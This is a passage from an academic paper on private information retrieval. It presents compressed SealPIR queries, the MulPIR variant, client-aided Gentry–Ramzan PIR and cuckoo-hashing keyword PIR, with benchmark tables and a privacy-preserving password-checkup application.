Input: Ciphertexts $(q_j = (c_{0,j}, c_{1,j}))_{j \in [\lceil d \cdot m / 2^c \rceil]}$

1: $\ell \leftarrow \lceil d \cdot m / 2^c \rceil$
2: ciphertexts $\leftarrow []$
3: **for** $j = 1$ to ℓ **do**
4: ctxts $= [q_j = (c_0, c_1)]$ // start the expansion of q_j
5: **for** $a = 0$ to $c - 1$ **do**
6: **for** $b = 0$ to $2^a - 1$ **do**
7: $c_0 \leftarrow \mathsf{ctxts}[b]$
8: $c_1 \leftarrow x^{-2^a} \cdot c_0$ // scalar multiplication
9: $c'_k \leftarrow c_0 + \mathsf{Sub}_{2^{c-a}+1}(c_0)$
10: $c'_{k+2^a} \leftarrow c_1 + \mathsf{Sub}_{2^{c-a}+1}(c_1)$
11: **end for**
12: ctxts $= [c'_0, \ldots, c'_{2^{a+1}-1}]$
13: **end for**
14: ciphertexts $\leftarrow$ ciphertexts$\|$ctxts
15: **end for**

Output: output $= [o_0, \ldots, o_{m-1}]$

and 21–23), but we provide here the algorithm in full for better comparison with our new algorithm (Algorithm 7).

We now describe optimized versions of the Query and oblivious expansion algorithms in Algorithms 6 and 7, which enable to reduce the upload communication up to a factor d (the recursion level) compared to Algorithms 6 and 7 (differences are highlighted in blue). For example, when $d = 2, N = 2048$ and $n = 2^{20}$ (a parameter setting from [6]), the upload with Algorithms 4 and 5 consists of 2 ciphertexts, and with Algorithms 6 and 7 consists of a *single* ciphertext (for the same parameters).

The key insight behind our new algorithms is that oblivious expansion (Algorithm 5) is *linear over the plaintext space*. Indeed, all operations used in the algorithms are linear over the plaintext space: additions, substitutions, and scalar multiplications. In particular, it follows that Algorithm 5 enables to expand encryptions of *any* vectors: if $m = \sum_{i \in [N]} m_i x^i \in R/tR$, then the output of the oblivious expansion consists of N ciphertexts, respectively encrypting each of the m_i's in the constant coefficient of the plaintexts.

We propose to modify Algorithm 5 as follows. First, as the algorithm is linear, we propose to perform the normalization in the Query algorithm itself (cf. Line 5 of Algorithm 6). Indeed, in SealPIR [6], the normalization is applied on ciphertexts which in turn requires to use larger parameters to handle the noise growth.[3] This additionally comes with a minor efficiency improvement as it is not necessary to compute any modular product anymore. Second, instead of encrypting the d selection vectors independently in $d \cdot \lceil m / 2^c \rceil$ ciphertexts (Lines 4-6 of Algorithm 4), we parse the concatenation of the selection vectors as one vector of length $d \cdot m$ and encrypt it in $\lceil d \cdot m / 2^c \rceil$ ciphertexts (Lines 4-6 of Algorithm 6). This further simplifies the implementation of the oblivious expansion algorithm because each ciphertext in the query gets expanded individually (compare Line 15 of Algorithm 7 to Lines 5–6, 17–19 of Algorithm 5).

Table 1: Gain from our compression techniques (Sections 3.1 and 3.2), compared to SealPIR, for a database of size $n = 2^{20}$ with different length entries and recursion $d = 2$.

Entry size		288B	8kB	2MB
Communication (kB)	up	down	down	down
SealPIR [6]	61.4	307.2	921	200,294
Ours w/o Remark 1	15.4	128	384	83,456
Ours w/ Remark 1	15.4	64	192	41,728
MulPIR	119	119	119	13,660

For SealPIR, we use the parameters of [6, Fig. 9] with plaintext modulus $t = 2^{12} + 1$, and we use modulus switching to a prime of 25 bits. For MulPIR, we use a polynomial of dimension 8192 with $50 + 2 \cdot 55$ bit modulus, modulus switching to 50 bits, and plaintext modulus $t = 2^{20} + 2^{19} + 2^{17} + 2^{16} + 2^{14} + 1$.

3.3 Communication Costs

We note that the techniques from the previous sections can be use concurrently. We report in Table 1 the gains obtained by using these techniques on SealPIR with the exact same parameters as in [6], with and without the (computation expensive) optimization Remark 1 for a database of size $n = 2^{20}$ with elements of 288B (as in [6]), but also 20kB and 2MB.

3.4 Using Multiplicative Homomorphism – Introducing MulPIR

Recursion using additive homomorphism only, as described in Section 2.3, provides a way to *emulate* multiplicative homomorphism in one very restricted setting, which suffices for PIR construction. It was proposed at a time where no candidate for somewhat/fully homomorphic encryption was known. Since [27], it is well-known that PIR can be instantiated using homomorphic additions and multiplications; we overview several approaches in Appendix B.

In practice however, SealPIR (and XPIR) only use the additive homomorphism of the underlying scheme. This is explained in SealPIR by the significantly higher computational

[3] We note that in the *implementation* of SealPIR, the normalization step happens after decryption, which avoids the need for parameter increase.

Table 2: Communication-Computation Trade-Off of homomorphic encryption based PIR Protocols.

	Total Communication in number of ciphertexts		**Approximate computation cost** Expressed in homomorphic computation unit: A: addition; S: scalar multiplication; M: multiplication		
Recursion	$1 \le d \le \log n$	$d = \log(n)$	$1 \le d \le \frac{\log n}{\log F}$	$\frac{\log n}{\log F} < d \le \log n$	$d = \log(n)$
Additive HE	$O\left(dn^{\frac{1}{d}} + F^{d-1}\right)$	$O\left(\log n + F^{\log n - 1}\right)$	$n(A+S)$	$n^{\frac{1}{d}} F^{d-1}(A+S)$	$F^{\log n-1}(A+S)$
Somewhat HE	$O\left(dn^{\frac{1}{d}}\right)$	$O(\log n)$	$n(A+S) + n^{\frac{d-1}{d}} M$	$n(A+S) + n^{\frac{d-1}{d}} M$	$n(A+S+M)$
Fully HE	–	$O(\log n)$	–	–	$n \log n M + n(A+S)$

This tables aims at giving an insight on the overall trend but does not reflect accurately the costs; e.g., the communication in indicated in number of ciphertexts while the actual size of the ciphertexts may depend on the database size, and similarly the costs of the homomorphic operations differ between each row.

cost of homomorphic multiplications compared to homomorphic additions [6, Sec. 3.1]. Indeed, for the databases considered in [6], the communication complexity $O\left(F^{d-1}c(n)\right)$, where F is the ciphertext expansion, remains suitable for many applications and offers excellent performance. For databases with large elements, however, Table 1 shows that the large PIR expansion yields unacceptable download communication. This is the setting we focus on in this section.

We introduce MulPIR, a variant of SealPIR with the optimizations above, which further replaces the emulated multiplications with homomorphic multiplications during recursion (recursion is described in Section 2.3; and we provide a full description when using homomorphic multiplications in Appendix B.2). Therefore, MulPIR *trades* off computation (higher computational costs for the server) with smaller communication *for databases with large entries* (in total communication, and more particularly for the download communication). In particular,

- The MulPIR.Query algorithm is given in Algorithm 6.
- Upon receipt of the query, the server obliviously expands the query using Algorithm 7;
- Then the server runs the layered multiplication algorithm of Appendix B.2;
- Next the server compresses the response using modulus-switching as in Section 3.2;
- Finally, the client extracts the database elements by decrypting the result.

On the communication front only, we report the communication costs compared to SealPIR in Table 1. Our experiment sections (Section 6) will quantify the impact of using MulPIR in practice, by reporting both its concrete communication and computation costs.

4 Improving Gentry–Ramzan PIR

An alternative to PIR based on homomorphic encryption is the protocol of Gentry and Ramzan [30], which achieves logarithmic communication and a constant communication rate. While it has been implemented in previous work [16, 17, 47], it is usually dismissed due to its computational complexity [3, 16].

In this section, we describe several optimizations to Gentry–Ramzan PIR that allow us to get a practically efficient implementation. Since the main computation bottleneck for large databases is the server computation (cf. Algorithm 8), we focus on optimizing this part of the protocol. We will first revisit the original protocol [30] (Sec. 4.1). Then, in Sec. 4.2, we show how to apply existing techniques [8, 55] to speed up the server setup of Gentry–Ramzan PIR. While this is a one-time setup, it is non-trivial to implement with complexity sub-quadratic in the database size. Finally, in Sec. 4.3, we show how to speed up the response computation with a novel *client-aided* variant of Gentry–Ramzan, using the fact that the client can perform modular exponentiations more efficiently since she knows the order of the multiplicative group.

4.1 Gentry–Ramzan PIR

The basic PIR protocol of Gentry and Ramzan [30] works by interpreting the server's database as a number in a Residue Number System (RNS). That is, given n co-prime integers $\pi_1, \ldots, \pi_n$, with $\pi_i \ge 2^l$ for all $i \in [n]$, we encode D as an integer E, such that

$$E \le \prod_{i=1}^{n} \pi_i, \quad \text{and} \quad E \equiv \mathsf{D}_i \bmod \pi_i \text{ for all } i \in [n]. \tag{2}$$

The existence and uniqueness of E follows from the Chinese Remainder Theorem, which can also be used to compute E given D and all π_i. Observe that (2) implies that we can retrieve the element at index i by reducing E modulo π_i. The idea of [30] is to have the server perform this reduction *in the exponent* of a multiplicative group, thus hiding i. We give the description of the PIR protocol in Algorithms 8 to 10, and refer the reader to [30] for the details.

4.2 Fast Modular Interpolation

To answer queries, the server must encode the database D according to Eq. (2). Let $M = \prod_{i=1}^{n} \pi_i$ be the product of all

Procedure 8 PIR.GR.Query

Parameters: security parameter λ.
Input: $k \in [n]$.
$Q_1 := 2q_1 + 1$ s.t. Q_1 and q_1 are prime and $\log_2(Q_1) \geq \lambda$.
$Q_2 := 2q_2\pi_k + 1$ s.t. Q_2 and q_2 are prime and $\log_2(Q_2) \geq \lambda$.
$m := Q_1 Q_2$.
$g \leftarrow\$ \mathbb{Z}_m$ s.t. $|\langle g \rangle| = q_1 q_2 \pi_k$.
Output: $(m, g) \in \mathbb{Z} \times \mathbb{Z}_m^*$.

Procedure 9 PIR.GR.Response

Input: $\mathsf{D}, (m, g) \in \mathbb{Z} \times \mathbb{Z}_m^*$.
Encode D as an integer E as in Eq. (2).
$g' := g^E \bmod m$.
Output: $g' \in \mathbb{Z}_m^*$.

moduli, and $M_k = M/\pi_k = \prod_{i=1, i\neq k}^{n} \pi_i$. A naive application of the Chinese Remainder Theorem computes E as follows:

1. For each $k \in [n]$, use the extended Euclidean algorithm to compute integers a_k, b_k such that $a_k M_k + b_k \pi_k = 1$.
2. Compute $E = \sum_{k=1}^{n} D_k a_k M_k = \sum_{k=1}^{n} D_k a_k \left(\prod_{i=1, i\neq k}^{n} \pi_i \right)$.

It is clear that a given modulus π_k divides all summands from Step 2 except the k-th. Then, using the identity from Step 1, we have $E \equiv D_k a_k M_k \equiv D_k - D_k b_k \pi_k \equiv D_k \bmod \pi_k$ for all $k \in [n]$. The problem with that solution is that each M_k has already size $\Omega(n)$. While there are quasi-linear variants of integer multiplication [55] and the extended Euclidean algorithm [56], we have to perform each of those at least n times, and therefore end up with a total running time of $\Omega(n^2)$.

To avoid the quadratic complexity, we rely on the modular interpolation algorithm by Borodin and Moenck [8]. Their main observation is that if we divide our set of moduli π_i evenly into two parts, and call the products of those parts M_1 and M_2, then the first half of the summands in Step 2 above contains M_2 as a factor, while the other half contains M_1. Thus, M_1 and M_2 can be factored out of the sum, reducing the computation to two smaller sums and two multiplications:

$$E = M_2 \cdot \left(\sum_{k=1}^{\lfloor n/2 \rfloor} d_k a_k \left(\prod_{i=1, i\neq k}^{\lfloor n/2 \rfloor} \pi_i \right) \right) + M_1 \cdot \left(\sum_{k=\lfloor n/2 \rfloor + 1}^{n} d_k a_k \left(\prod_{i=\lfloor n/2 \rfloor + 1, i\neq k}^{n} \pi_i \right) \right).$$

Repeating the above transformation recursively leads to a divide-and-conquer algorithm for modular interpolation, which, using the Schönhage-Strassen integer multiplication [55], has a total running time of $O(n \log^2 n \log\log n)$ [8]. It relies on the fact that the *supermoduli* M_1, M_2 can be precomputed, as well as the inverses a_k. This is especially useful, as we can reuse those for multiple interpolations, as long as the set of moduli π_i remains the same. We will make use of this precomputation when applying our implementation of Gentry–Ramzan PIR to databases with large entries (Section 6.2).

Procedure 10 PIR.GR.Extract

Input: $g' \in \mathbb{Z}_m^*$.
$h := g^{q_1 q_2}$
$h' := g'^{q_1 q_2}$
Solve $h' = h^d$ for d using Pohlig–Hellman algorithm.
Output: $d \in \mathbb{Z}_{\pi_i}$.

4.3 Client-Aided Gentry–Ramzan

As we can see in Algorithm 9, to compute the response to a query, the server has to compute a modular exponentiation, where the exponent encodes the entire database as described in the previous section. Prior work [17] has shown that in practice this step is by far the most expensive part in Gentry–Ramzan PIR.

To speed up the response computation, we rely on the well known fact that one can use Euler's Theorem to perform modular exponentiations of the form $g^x \bmod m$ by first reducing the exponent modulo $\varphi(m) = (Q_1 - 1)(Q_2 - 1)$ and computing

$$g^x \bmod m = g^{x \bmod \varphi(m)} \bmod m. \tag{3}$$

While we cannot apply this directly to Algorithm 9 because the server does not know $\varphi(m)$, the client can use Eq. (3) to perform a part of the server's computation *without knowing* E, by precomputing powers of the generator g.

Concretely, the server rewrites the large exponent E according to some base $b \geq 2$. Without loss of generality, we know that $E = E_0 + E_1 b + E_2 b^2 + \ldots + E_l b^l$. It follows that $g^E = g^{E_0} \cdot (g^b)^{E_1} \cdot (g^{b^2})^{E_2} \cdots (g^{b^l})^{E_l}$. Observe that since b and l are public, the client can compute the $l+1$ values $g, g^b, g^{b^2}, \ldots, g^{b^l}$ without knowing the exponent E. Furthermore, these l exponentiations may be efficiently computed by the client using the prime factorization of m as shown in Eq. (3). Note that revealing the additional powers of g to the server does not leak any information, as they could be computed by the server as well, just not as fast. Given these $l+1$ values, the server's task reduces to the problem of computing the product of multiple parallel exponentiations. To do this efficiently, one can refer to the survey by Bernstein [7]. For our implementation, we choose Straus's algorithm [58], a description of which can be found in [36, Alg. 14.88]. In our experiments (Table 5 and Fig. 3), we show how sending more generators significantly reduces the server computation time.

5 Sparse Databases

The traditional setting for PIR over a database of size n assumes that each database element has a unique index in $[n]$

known to the client, which is used to create a query. However, in some scenarios, such dense indices are not immediately available, and database elements are instead indexed by *keywords* from a much larger domain. This sparse database setting has been considered as *keyword PIR* by Chor et al. [13]. The latter work builds an efficient search data structure, instantiated with a search tree, over the sparse indices of the database entries and then use PIR to execute the search queries. This approach requires logarithmic number of PIR queries on a database proportional to the number of sparse items. We propose a new construction based on hashing that reduces the overhead to a constant number of PIR queries.

A straight-forward way to use hashing for sparse PIR is to let the server map its $n = |\mathsf{D}|$ elements to a set of m bins using *simple hashing*. That is, for each pair $(i,d) \in \mathsf{D}$, the server inserts d into the bin number $\mathsf{H}(i)$, where H is a public hash function. For a query index i', the client then retrieves bucket $\mathsf{H}(i')$ using PIR. Despite its simplicity, this scheme has the drawback that the size of the buckets grows asymptotically with the number of items n. While this works well with PIR schemes that have a large plaintext size (such as MulPIR), for other schemes (such as Gentry–Ramzan) we ideally want the bucket size to be a small constant. To achieve this, we will instead use *cuckoo hashing* on the server side, which ensures that each bucket only contains a single database element.

Cuckoo hashing [45] has been used for private set intersection [12, 21, 51, 52, 53], in particular asymmetric PSI [12] and as a multi-query batching technique for PIR [6]. In these works, the client (i.e., the party holding the smaller set of elements or queries) uses cuckoo hashing to map its inputs to a set of buckets held by the server, such that each client input only needs to be compared against server elements inside the corresponding bucket. Our approach leverages cuckoo hashing in a different way that is similar to some of its uses as a building block for ORAM constructions [38, 50]: we apply cuckoo hashing on the server side, to compress the domain of its indices. Unlike PSI and ORAM, we don't need to provide privacy for the server's database in PIR. This allows us to guarantee correctness, since the server can just choose different hash functions in case cuckoo hashing fails. In the following, we therefore assume that hash functions are chosen dependent on the database D.

A cuckoo hash table is defined by κ hash functions $\mathsf{H}_1,\ldots,\mathsf{H}_\kappa$ and each item with label i is placed in one of the κ locations $\mathsf{H}_1(i),\ldots,\mathsf{H}_\kappa(i)$. The cuckoo hash table is initialized by inserting all items in order, resolving collisions using a recursive eviction procedure: whenever an element is hashed to a location that is occupied, the occupying element is evicted and recursively reinserted using a different hash function. For each sequence of items, there is a small set of hash function sets that are incompatible with the sequence and cannot be used to distribute the items, but this can be handled by choosing new hash functions. We formalize this dependence of the hash functions using a data-dependent key generation procedure $\mathsf{Cuckoo.KeyGen}(\mathsf{D})$.

We present a PIR construction which works as follows. The server generates cuckoo hash functions using the data dependent key generation $\mathsf{Cuckoo.KeyGen}(D)$ and builds a cuckoo hash table for its sparse database using the insertion algorithm $\mathsf{Cuckoo.Insert}$, which will be of size proportional to the number of non-empty entries (with a constant multiplicative overhead). The server provides the cuckoo hash functions $\mathsf{H}_1,\ldots,\mathsf{H}_\kappa$ for a $\kappa \geq 2$. To query an item i, the client executes κ PIR queries for items $\mathsf{H}_j(i), j \in [\kappa]$ for the database that contains the cuckoo hash table. We stress again that our approach to compress the server index using cuckoo hashing is orthogonal to the use of cuckoo hashing to batch multiple PIR queries described in Appendix E.2 of the full version [4] and Angel et al. [6]. We now present the formal construction for PIR on sparse data.

Construction 1. Let $(\mathsf{Cuckoo.KeyGen}, \mathsf{Cuckoo.Insert})$ be a cuckoo hashing scheme and $(\mathsf{PIR.Query}, \mathsf{PIR.Eval})$ be a PIR protocol. We construct a new PIR protocol $(\mathsf{PIR}'.\mathsf{Query}, \mathsf{PIR}'.\mathsf{Eval})$ where the indices of the server's database are sparse over the whole domain:

- Pre-processing: The server generates parameters for the cuckoo hash that will fit its input

$$(\mathsf{H}_1, \mathsf{H}_2, \ldots, \mathsf{H}_\kappa, m) \leftarrow \mathsf{Cuckoo.KeyGen}(\mathsf{D}).$$

  It initializes the cuckoo hash table using its input, invoking $\mathsf{Cuckoo.Insert}(i,d)$ for all $(i,d) \in \mathsf{D}$. It sends to the client $\{\mathsf{H}_j\}_{j\in[\kappa]}$.
- $q_i = (q_i^1,\ldots,q_i^\kappa) \leftarrow \mathsf{PIR}'.\mathsf{Query}(i)$: The client computes $q_i^j \leftarrow \mathsf{PIR.Query}(\mathsf{H}_j(i))$ for $j \in [\kappa]$.
- $[\mathsf{D}[i], \perp] \leftarrow \mathsf{PIR}'.\mathsf{Eval}([q_i, \mathsf{D}])$: The client and the server run $[\mathsf{T}_j[\mathsf{H}_j(i)], \perp] \leftarrow \mathsf{PIR.Eval}([q_i^j, \mathsf{T}_j])$ for $j \in [\kappa]$. The client checks if any of the $\mathsf{T}_j[\mathsf{H}_j(i)], j \in [\kappa]$ contains item i. If the items is present, the client outputs it and otherwise, the client outputs $\perp$.

Theorem 1. *Let* $(\mathsf{PIR.Query}, \mathsf{PIR.Eval})$ *be a PIR protocol that provides correctness and query privacy. Then Construction 1 provides correctness and query privacy.*

Proof. The correctness of the above scheme is guaranteed by the correctness of the cuckoo hash, which guarantees that an item with an index i will be located in one of the positions determined by the hash functions, and the correctness of $\mathsf{PIR.Query}$, which returns the respective items. The privacy of the query is guaranteed by the privacy of $\mathsf{PIR.Query}$ and the fact that we only make a constant number κ of queries. □

The query efficiency of the above construction depends only on the size of the sparse database and the number of cuckoo hash functions. The latter dependency can be removed applying multi-query PIR techniques. In Section 6.3, we will

apply our sparse PIR constructions to a secure password checkup problem, using cuckoo hashing for Gentry–Ramzan PIR, and simple hashing for MulPIR. We will see that both approaches yield different tradeoffs in terms of communication and computation.

6 Experimental Evaluation

We present experimental results that measure the efficiency of different PIR protocols and illustrate some of the possible trade-offs that they enable. These results can inform decision making of what is the most appropriate PIR instantiation for a particular application. All our experiments are performed in a virtual machine with a Intel(R) Xeon(R) CPU E5-2695 v3 @ 2.30GHz and 128GB of RAM, running Debian. Monetary costs were computed using Google Cloud Platform prices [1], which at the time of writing were at one cent per CPU-hour and 8 cents per GB of internet traffic.

6.1 SealPIR and MulPIR

First, we report on the relative costs of SealPIR and MulPIR. For SealPIR, we use the parameters of [6]: polynomials of dimension 2048 and a modulus of 60 bits, providing 115 bits of security. The plaintext modulus has a size of 12 bits ($d = 2$) / 16 bits ($d = 3$). For MulPIR, we use polynomials of dimension 8192 and a modulus of 160 bits, providing 180 bits of security. The plaintext modulus size is set to 21 bits ($d = 2$) / 17 bits ($d = 3$). We use the SealPIR implementation available on Microsoft's GitHub [3] based on Seal 3.2.0, and we implement MulPIR with Seal 3.5.4 [2].

The first database is a "Pung-style" database, as used in [6]. This is a database of $n = 2^{18}$, 2^{20}, 2^{22} elements of 288B. The first step in SealPIR is to reshape the database into a database of $\lceil n/10 \rceil$ entries of 2880B ($d = 2$) or $\lceil n/14 \rceil$ entries of 4032B ($d = 3$), to *fully pack* each ciphertext. Similarly, MulPIR reshapes the database into a database of $\lceil n/71 \rceil$ entries of 20448B (for $d = 2$), or $\lceil n/56 \rceil$ entries of 16128B (for $d = 3$). We present the communication and computation comparison in Table 3. As expected, the communication is smaller than the implementation of SealPIR from [6] for a slightly larger computational cost. For most database sizes, this also results in the lowest monetary server cost. Finally, we observe that $d = 3$ doesn't improve either communication or computation of MulPIR or SealPIR, due to the fact that the upload for $d = 2$ already consists of only a single ciphertext.

We note that re-implementing SealPIR with the optimizations from Section 3.2 and the latest version of Seal should give better communication than MulPIR (cf. Table 1). This is due to the fact that the database is *long* and *skinny*: it has many entries that are really short; hence the PIR expansion factor is not the bottleneck. To better visualize the communication–computation trade-off, we also benchmark MulPIR, and estimate the communication and computation of the optimized version of SealPIR from Section 3.2[4], for a database with larger entries: we consider a database of size 100,000 with entries of 40kB. For SealPIR, we consider an upload of $(128 + 2048 * 60)/8 = 15376$ bytes, and the download to be

$$\left\lceil \frac{40000}{3072} \right\rceil \cdot \left\lceil \frac{2 \cdot 60}{12} \right\rceil 2 \cdot 2048 \cdot 25/8 = 1{,}792{,}000$$

bytes. We estimate the timings of SealPIR by multiplying the server response time minus the server expansion time corresponding to the column where the actual number of rows is $104858 \approx 100{,}000$ by $14 = \lceil \frac{40000}{3072} \rceil$ and ignore the cost of the optimizations from Section 3.2. We conclude from Table 4 that, for a similar computation cost, MulPIR enables to reduce the communication of SealPIR by a factor 7x in that setting, which also results in a reduction of the monetary server costs by 35%.

6.2 Comparison with Other PIRs

For completeness, we want to compare the cost of SealPIR/MulPIR with other additive homomorphic encryption schemes, and in particular ElGamal and Damgård–Jurik. Since we expect those schemes to be much slower, and in particular prohibitively expensive for the client, we first run a complete benchmark on a very small database of 5000 elements of length 288B (such database was used for evaluation in [5]), without using recursion (so as to maximize speed). We report communication and computation costs when the database is packed (i.e., when possible, the database is reshaped so as to maximize the number of elements in the response; as done in SealPIR [6] and in the previous section). We also consider a "private file download" application, that uses a "short" and "fat" database with $10,000$ files of $307,200$ bytes (3GB database), and serve it with PIR without recursion. In this regime, all the PIR protocols are fully packed and need to replicate their operations over "# chunks" ciphertexts. We report communication costs and benchmarks in Table 5 and in Fig. 2.

For ElGamal, we use the NIST P-224r1 curve and the plaintext size is chosen to be 4 bytes for fast decryption. For Gentry–Ramzan, we use a 2048-bit modulus and a block size of 500. For Damgård–Jurik, we use $s = 1$ and 1160-bit primes, and a ciphertext encrypts about 290 bytes. For MulPIR, we use a polynomial of dimension 2048 and a modulus of 60 bits. All the implementations are standalone and rely only on OpenSSL for BigNum and elliptic curve operations. Damgård–Jurik client's setup includes precomputation to speed up the query creation. Finally, the table reports the server cost for a single execution of the experiment on Google's Cloud Platform [1]. As expected, Damgård–Jurik and ElGamal are significantly

[4] For a fair comparison, we omit the computation-expensive Remark 1 here, since it could make SealPIR more costly than MulPIR and requires careful benchmarking.

Table 3: Communication and CPU costs (in ms) of SealPIR and MulPIR (recursion $d = 2$) for a database of n elements of 288B.

	SealPIR [3] ($d = 2$)			SealPIR [3] ($d = 3$)			MulPIR ($d = 2$)			MulPIR ($d = 3$)		
Database size n	262144	1048576	4194304	262144	1048576	4194304	262144	1048576	4194304	262144	1048576	4194304
Actual number of rows after packing	*26215*	*104858*	*419431*	18725	74899	299594	*3693*	*14769*	*59075*	*4682*	*18725*	*74899*
Client Query	19	19	19	19	19	19	172	192	213	126	128	161
Server Expand	145	294	590	33	55	90	391	783	1610	396	395	841
Server Respond	1020	3520	12891	1136	3519	11554	1919	5213	16307	3268	11677	30501
Upload (kB)	61.4	61.4	61.4	92.2	92.2	92.2	122	122	122	130	130	130
Download (kB)	307	307	307	1966	1966	1966	119	119	119	130	130	130
Server Cost (US cents)	0.0033	0.0040	**0.0067**	0.017	0.017	0.020	**0.0026**	**0.0036**	0.0069	0.0031	0.0054	0.011

Table 4: Communication and CPU costs of SealPIR and MulPIR for a 4GB database with 100,000 elements of 40kB.

	Optimized SealPIR	MulPIR
Client Query (ms)	42	263
Server Expand (ms)	357	3560
Server Response (ms)	47712	52280
Upload (kB)	15	119
Download (kB)	1792	238
Server Cost (US cents)	0.028	**0.018**

slower than MulPIR and Gentry–Ramzan. We also note that the server computation in client-aided PIR reduces significantly as we send more generators.

6.3 Application: Password Checkup

Recent works study the problem of preventing credential stuffing attacks [40, 59] by proposing privacy-preserving protocols where a client queries a centralized breach repository to determine whether her username and password combination has been part of breached data, without revealing the information queried. While this application seems to be a perfect fit for keyword PIR, the size of leaked credentials (4+ billion credentials [59]) remains prohibitively large for PIR. Instead, [40, 59] propose protocols where the client and the server first run an oblivious PRF evaluation (both on usernames and on the tuple username/password), then use the first value to retrieve a bucket and the second value to test for membership after downloading the whole bucket. Precisely, [59] proposes to use 2^{16} buckets, which we infer to contain about 60k elements, and downloading a whole bucket is about 1.6MB.

In this section, we propose to replace the download of the entire bucket with a PIR query. Table 6 shows that using PIR on each bucket is practical (i.e., is comparable to the median waiting time of a few seconds for the client, reported in [59, Tab. 2]) and enables decreasing communication or the number of buckets (or both).

For Gentry–Ramzan, we propose to perform keyword PIR over a bucket using cuckoo hashing, as introduced in Section 5. We use the parameters from [21, Appendix B] with 3 hash functions. Note that the three client queries can be batched into a single Gentry–Ramzan query using CRT batching (see [34] and Appendix E.2 in the full version [4]). The communication is extremely small for any bucket size. For buckets of size 50k, the server computation time is only slightly larger than one second. Unfortunately, the client needs to generate large safe prime numbers which has high computation cost and may impact the applicability of this protocol in practical deployments, such as the one of [59]. In Fig. 3, we illustrate the communication-computation trade-off offered in client-aided Gentry–Ramzan PIR: the larger the messages (i.e., the more generators are sent by the client), the smaller the computation time required on the server.

We also propose to use MulPIR, which features low client and server computation costs. However, with the cuckoo hash-based keyword PIR as above, MulPIR would perform worse than Gentry–Ramzan for two reasons. First, the client needs to query as many locations as the number of hash functions. While Gentry–Ramzan supports CRT batching, MulPIR does not support batching natively. Second, a lot of space available in a MulPIR ciphertext is wasted by using cuckoo hashing, since each bucket row contains at most one element. Therefore, we use the approach based on simple hashing (cf. Section 5): the server selects a random hash function H of image size k, and use it to construct k bins by placing each of the m elements e in the bin of index $\mathsf{H}(e)$. The client then performs a PIR query over a database of size k. In order to minimize k, we want to make the number of elements in each bucket as large as possible while still fitting in one MulPIR ciphertext. Denote $m = ck\ln k$ for a constant c. From [54, Th. 1], we know that with overwhelming probability, the maximum size of the bucket will be $(d_c+1)\ln k$ where d_c is the unique root of $f(x) = 1 + x(\ln c - \ln x + 1) - c$ larger than c. For every bucket size, we find experimentally the smallest k such that the whole bin after hashing fits in one MulPIR ciphertext. We instantiate MulPIR with parameters polynomials of dimension 2048, modulus of 60 bits and using modulus switching to a 35-bit modulus, and plaintext modulus $t = 17$ to enable recursion $d = 2$. Finally, k is respectively equal to 403, 403, 1k, 3k, 8k, 22k, and 58k. We report on the communication

Table 5: Communication and computation costs for PIR protocols for two databases, without recursion.

	# chunks	Communication (kB) upload	download	Computation (ms) C.Setup	S.Setup	C.Create	S.Respond	C.Process	Server Cost (US cents)
1MB database: 5000 elements of 288B.									
MulPIR	1	14	21	0	39	154	3,910	0	0.0019
Gentry–Ramzan (1 generator)	5	0.5	1.3	0	1,532	3,294	51,803	377	0.0145
Client-Aided Gentry–Ramzan (15 generators)	5	4.1	1.3	0	1,540	2,688	5,495	381	0.0016
Client-Aided Gentry–Ramzan (50 generators)	5	13.1	1.3	0	1,594	3,966	2,988	393	**0.0011**
Client-Aided Gentry–Ramzan (100 generators)	5	25.8	1.3	0	1,796	7,980	2,904	417	0.0014
Damgård–Jurik ($s = 1$)	1	1,480	0.6	40,636	2	14,334	20,710	6	0.0382
ElGamal	72	280	8	283	29	893	10,105	26,544	0.0091
Private File Download – 3GB database: 10,000 elements of 307kB.									
MulPIR	100	79.4	1,385	0	88,815	198	34,388	23	**0.0417**
Client-Aided Gentry–Ramzan (50 generators)	4,955	13.1	1,259	6	1,347,036	28,684	5,221,052	355,940	1.4782
Damgård–Jurik ($s = 1$)	1,060	2,960	614	≈ 80,000	≈ 3,200	≈ 28600	≈ 42,000,000	≈ 2,500	11.7451
ElGamal	76,800	280	4,300	≈ 300	≈ 88,800	≈ 2250	≈ 4,800,000	≈ 30,715,200	1.4338

Median over 10 computations. The timings indicated with ≈ have been estimated on a smaller number of chunks to finish in a reasonable amount of time.

Figure 2: Server computation with respect to communication for the private file download and password checkup applications.





Figure 3: Computation time in the Password Checkup application when using client-aided Gentry–Ramzan.



and computation costs in Table 6. In particular, we conclude that for buckets of size 50k, the server computation time less than 1s for about 50kB of communication (plus the one-time keys that need to be transferred), making MulPIR a promising replacement of bucket download in the application of [59]. In terms of total server cost, we observe that MulPIR outperforms Gentry–Ramzan in our experiments as soon as the bucket size is 200k or more.

Table 6: Password Checkup application.

